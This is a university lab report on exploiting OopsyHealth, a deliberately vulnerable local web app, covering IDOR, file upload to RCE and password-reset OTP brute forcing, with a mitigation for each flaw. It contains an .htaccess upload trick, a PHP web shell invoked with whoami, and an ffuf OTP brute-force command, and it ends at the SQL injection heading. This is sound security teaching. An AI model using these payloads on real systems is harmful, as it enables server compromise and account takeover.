uc3m | Universidad Carlos III de Madrid

Master in Cybersecurity
Universidad Carlos III de Madrid
2025–2026

Laboratory Practice Report

“Lab 2 - OopsyHealth”

Software Systems Exploitation | Team 10

Iván Llorente Cano (NIA: 100472242)
David Martín Castro (NIA: 100472099)

CONTENTS

INTRODUCTION AND ENVIRONMENT SETUP


OopsyHealth is a deliberately vulnerable telemedicine web application built to teach why common security flaws appear, how they can be exploited, and how to properly remediate them. The application models a small, realistic healthcare platform with three roles — patient, pharmacist, and doctor — forming a simple privilege hierarchy. The included vulnerabilities span the full severity range (from minor information leaks to critical remote code execution).

This practicum is structured so the learner begins with a low-privilege, registered **patient** account and attempts to discover and exploit as many vulnerabilities as possible. While the application can be accessed locally via localhost for simple testing, if you want to intercept traffic with an external proxy (e.g., Burp Suite) you should connect to the container's IP or the host machine's IP when using another device on the same network. Port forwarding is used to expose the application from the container to the host, so a proxy or remote device can reach it.

For portability and reproducibility, OopsyHealth is containerized with **Docker** so it will run on any major platform. From the root of the project (where the docker-compose.yml file is located), start the environment with:

On Windows (Docker Desktop): `docker-compose up -d --build`
On Linux (Docker Compose plugin): `docker compose up -d --build`

These commands build the containers and run the application in detached mode. The web app listens on port **5000**.




Lab Starter Account

Context: You are *Alice Smith*, a patient at OopsyHealth. You booked an appointment which is scheduled six months from now. Tired of waiting, you decide to poke around the site.
Credentials:
- Username: `alice.smith`
- Password: `patientpass`

Forgot password?
Request a password reset token.

IDOR (INSECURE DIRECT OBJECT REFERENCE)




Blood Test - March 2025

Report ID: **1** — Owner: **alice.smith** (alice.smith@oopsyhealth.com) — Created: 2025-11-10 10:06:09


```
Hemoglobin: 13.5 g/dL
Notes: Normal
```


When accessing Alice's dashboard (patient), a set of available functionalities is displayed. The first one is the ability to view her medical reports. A quick inspection of the request used to fetch a report reveals the pattern.



```php
// IDOR: No ownership check
$id = isset($_GET['id']) ? (int)$_GET['id'] : 0;
if ($id <= 0) {
    http_response_code(404);
    echo "Report not found.";
    exit;
}

$stmt = $pdo->prepare('SELECT r.id, r.title, r.content, r.owner_id, r.created_at, u.username AS owner_username, u.email AS owner_email
                        FROM reports r
                        LEFT JOIN users u ON u.id = r.owner_id
                        WHERE r.id = ? LIMIT 1');
$stmt->execute([$id]);
$report = $stmt->fetch(PDO::FETCH_ASSOC);

if (!$report) {
    http_response_code(404);
    echo "Report not found.";
    exit;
}
```

The server takes the `id` parameter and returns the report with that numeric identifier. As shown in the implementation, there is no server-side check that the authenticated user actually owns the requested report. Because ownership is never verified, Alice can trivially change the `id` value in the URL (for example, `id=3`) and obtain another patient's report.






Lab Results - June 2025

Report ID: **3** — Owner: **bob.jones** (bob.jones@oopsyhealth.com) — Created: 2025-11-10 10:06:09

```
Cholesterol: 210 mg/dL
Notes: Borderline high
```

To mitigate this issue, access control should be enforced by verifying that the logged-in user is authorized to view the requested report. This ensures that even if the `id` is changed, users can only access their own records.

UNRESTRICTED FILE UPLOAD → RCE



Your assigned pharmacist

carla.miller

Upload a medical file

Select file

Browse... No file selected.

Allowed: images, PDF, text. Max: 2 MB


Upload

Welcome, alice.smith


Your reports

Blood Test - March 2025 — 2025-11-10 10:06:09

Prescription - April 2025 — 2025-11-10 10:06:09



```
<script>
(function(){
  const form = document.getElementById('uploadForm');
  const fileInput = document.getElementById('upload_file');
  const MAX = 2 * 1024 * 1024;
  form.addEventListener('submit', function(e){
    const f = fileInput.files[0];
    if (!f) { e.preventDefault(); alert('Please choose a file'); return; }
    if (f.size > MAX) { e.preventDefault(); alert('File too large (max 2 MB)'); return; }
    const allowed = ['image/', 'application/pdf', 'text/']; // Whitelist
    const ok = allowed.some(prefix => f.type.startsWith(prefix));
    if (!ok) {
      e.preventDefault();
      alert('File type not allowed. Allowed types: images, PDF, text.');
    }
  });
})();
</script>
```




```
$upload_notice = null;
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['upload_file'])) {
    $f = $_FILES['upload_file'];
    if ($f['error'] !== UPLOAD_ERR_OK) {
        $upload_notice = "Upload error code: " . $f['error'];
    } else {
        // server-side blacklist
        $blacklist_regex = '/\.(php|php3|php4|php5|phtml|phar|phpt|pht|phps)(\.|$)/i';

        if (preg_match($blacklist_regex, $f['name'])) {
            $upload_notice = "Upload rejected: disallowed extension.";
        } else {
            $dest_dir = __DIR__ . '/../uploads';
            if (!is_dir($dest_dir)) mkdir($dest_dir, 0777, true);

            // Save with the original filename
            $safe_name = basename($f['name']);
            $dest = $dest_dir . '/' . $safe_name;

            if (file_exists($dest)) {
                $safe_name = pathinfo($safe_name, PATHINFO_FILENAME)
                             . '-' . time()
                             . '.' . pathinfo($safe_name, PATHINFO_EXTENSION);
                $dest = $dest_dir . '/' . $safe_name;
            }

            if (!move_uploaded_file($f['tmp_name'], $dest)) { // Earlier we used codification for the filename instead of its original name
                $upload_notice = "Failed to move uploaded file.";
            } else {
                $public_url = '/uploads/' . $safe_name;
                $upload_notice = "File uploaded successfully. Accessible at: " . htmlspecialchars($public_url);
            }
        }
    }
}
```


The patient dashboard exposes a file-upload feature intended for images, PDFs and plain text. Client-side controls (a short JavaScript enforces type and a 2 MB size limit) give the impression of a limited upload surface, but these checks run in the browser and can be trivially bypassed by disabling/overriding the script or by uploading a valid file and later intercepting and modifying the request with a proxy such as Burp Suite.

On the server side the upload handler relies on a filename blacklist that rejects uploads whose names include PHP-related extensions (for example php, phar, phtml, etc.) using a regular expression (including extensions such as .php.txt). If the blacklist check passes, the application saves the uploaded file under the original filename into the uploads directory. The directory is web-accessible, and the saved file's URL is returned to the user.


These combined choices create a straightforward attack path to RCE. An attacker can first upload a permissive `.htaccess` file (which is not blocked by the blacklist) containing a directive such as `AddType application/x-httpd-php .pwn` to instruct the server to treat `.pwn` files as PHP. Because filenames are preserved and stored in a web-accessible folder, the attacker can then upload a file with a `.pwn` extension containing a PHP web shell. Once both files are in place, requesting the shell's URL executes the uploaded PHP code on the server, yielding remote command execution.




```
------geckoformboundary5604e4407ddc939d31d1c5c585ec505c
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .pwn
```



File uploaded successfully.
Accessible at: /uploads/.htaccess




```
------geckoformboundary5604e4407ddc939d31d1c5c585ec505c
Content-Disposition: form-data; name="upload_file"; filename="cmd.pwn"
Content-Type: text/plain

<?php
  system($_GET['cmd']);
?>
```



File uploaded successfully.
Accessible at: /uploads/cmd.pwn

Select file
Seleccionar archivo
Ningún archivo seleccionad
Allowed: images, PDF, text. Max: 2 MB



http://172.18.0.1:5000/uploads/cmd.pwn?cmd=whoami

```
www-data
```

Additionally, the server does not enforce file-size limits or per-user upload quotas. That absence allows attackers to exhaust disk space or flood the uploads directory with junk files, which can degrade service or aid other attacks.

To mitigate this vulnerability, apply robust server-side protections: only accept and verify allowed file types on the server (not in JavaScript), validate file contents (magic bytes/signatures), ensure the upload directory is not executable by the webserver, generate safe randomized filenames, and disable or ignore server-side overrides (like `.htaccess`) for upload directories so attackers cannot change MIME handling or enable script execution.


TOKEN REUSE / WEAK OTP HANDLING

The next vulnerability arises from several conceptual implementation errors. The relevant code lives under `www/reset` and the `password_resets` table in `mysql/init.sql`; the full code is not included here because it is longer.


On the site, users can request a password reset by entering their email (all addresses are `@oopsyhealth.com`). If the email exists the system creates a reset token and “sends” it to the user’s simulated inbox (Alice can access her inbox using the same password she uses for the app). The problems are twofold.

First, reset tokens are stored without being bound to a specific user identifier: the database records the token and an expiry time only. An attacker who can obtain a valid token for themselves (Alice requests a token and reads it from her inbox) can then reuse that same token while initiating a reset for another account (for example, her assigned pharmacist `carla.miller`). Because the token is validated independently of the target account, the token check passes.

Second, the OTP step that finalizes the reset is weak. The OTP is a 3-digit code, not rotated per attempt or time window, and there is no server-side limit on verification attempts. This makes brute forcing trivial. In the lab UX the OTP for Alice is shown to simulate access to that user’s phone; additionally, whenever the token is submitted during a reset flow the server regenerates an OTP and sends it to the phone associated with the target account, so the OTP previously observed for Alice will not automatically work for Carla after the server reissues a code.


Inbox — alice.smith

Received	Subject
2025-11-10 11:27:14	**Password reset token** Hello alice.smith, A password reset was requested. Use this token to continue: ccd430dd2fdfe614faa93c0f (This token expires in 1 hour.) - OopsyHealth lab
2025-11-10 10:06:09	**Welcome to OopsyHealth** Hello Alice, Welcome to OopsyHealth. Regards, OopsyHealth Team


Reset password


An OTP has been sent to the phone associated with the account requested earlier. The phone ends with **90**. The target account to be changed is **alice.smith@oopsyhealth.com**.

Simulated SMS to Alice's phone:
699
(Shown because in this lab you are Alice. Therefore, you have access to Alice's phone)

One-time code: DDD

New password: Choose new password

Despite this, an attacker can still exploit the token reuse weakness: obtain a valid token (Alice’s), start a reset for Carla using that token, then brute-force the short OTP sent to Carla’s phone by trying 000–999. In practice the attacker intercepts the reset request with a proxy (e.g., Burp Suite), inspects the request/response traffic to identify the fields involved, and distinguishes failed from successful attempts by a subtle response difference such as `Content-Length`. By filtering responses, the attacker can automate attempts (for example with ffuf / BurpSuite’s Intruder) until the correct OTP is found; once it is accepted the attacker can set a new password for the target account. After a successful reset the server removes the token/OTP from the database, which changes the failure response patterns for subsequent requests.



```
POST /reset/confirm.php HTTP/1.1
Host: 172.18.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.1:5000/reset/confirm.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://172.18.0.1:5000
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=d91f5def3dee707a37248bb457aa04de
Upgrade-Insecure-Requests: 1
Priority: u=0, i

otp_input=000&new_password=pass123
```


Reset password

Invalid OTP.

An OTP has been sent to the phone associated with the account requested earlier. The phone ends with **92**. The target account to be changed is **carla.miller@oopsyhealth.com**.

One-time code: DDD

New password: Choose new password




```
❯ for i in $(seq -w 000 999); do echo $i; done > otp-wordlist.txt
❯ ffuf -c -u "http://172.18.0.1:5000/reset/confirm.php" -X POST -d "otp_input=FUZZ&new_password=pass123" -w otp-wordlist.txt -H "Content-Type: application/x-www-form-urlencoded" -H "Co
okie: PHPSESSID=d91f5def3dee707a37248bb457aa04de" -fs 1743

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://172.18.0.1:5000/reset/confirm.php
 :: Wordlist         : FUZZ: /home/ivaanlc/Descargas/sse/OopsyHealth/otp-wordlist.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Cookie: PHPSESSID=d91f5def3dee707a37248bb457aa04de
 :: Data             : otp_input=FUZZ&new_password=pass123
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1743
________________________________________________

191                     [Status: 200, Size: 1004, Words: 168, Lines: 34, Duration: 63ms]
192                     [Status: 200, Size: 1255, Words: 265, Lines: 44, Duration: 63ms]
193                     [Status: 200, Size: 1255, Words: 265, Lines: 44, Duration: 62ms]
```

In short: tokens are reusable and not tied to a user; OTPs are short, static, and unrate-limited — together they allow an attacker who can request or read tokens to take over other accounts.

It is strongly recommended to implement robust server-side controls that make reset tokens and OTPs unusable by anyone but the intended account. Bind each reset token to a specific user identifier, store only a hashed token, make it single-use and short-lived, and ensure creating a new reset invalidates any previous token. Use time-based or per-attempt OTPs of sufficient entropy (e.g., longer than three digits or including letters) and rotate them for every reset attempt; never reuse the same OTP. Enforce server-side rate limiting and throttling on token/OTP submissions and apply account/IP-based lockouts or backoff to defeat automated brute-force attempts, and add logging and alerting for suspicious activity. Deliver OTPs only to verified channels and avoid leaking details in responses that could aid enumeration or automation. Finally, harden the UX by requiring strong new passwords.

SQL INJECTION (SQLi)

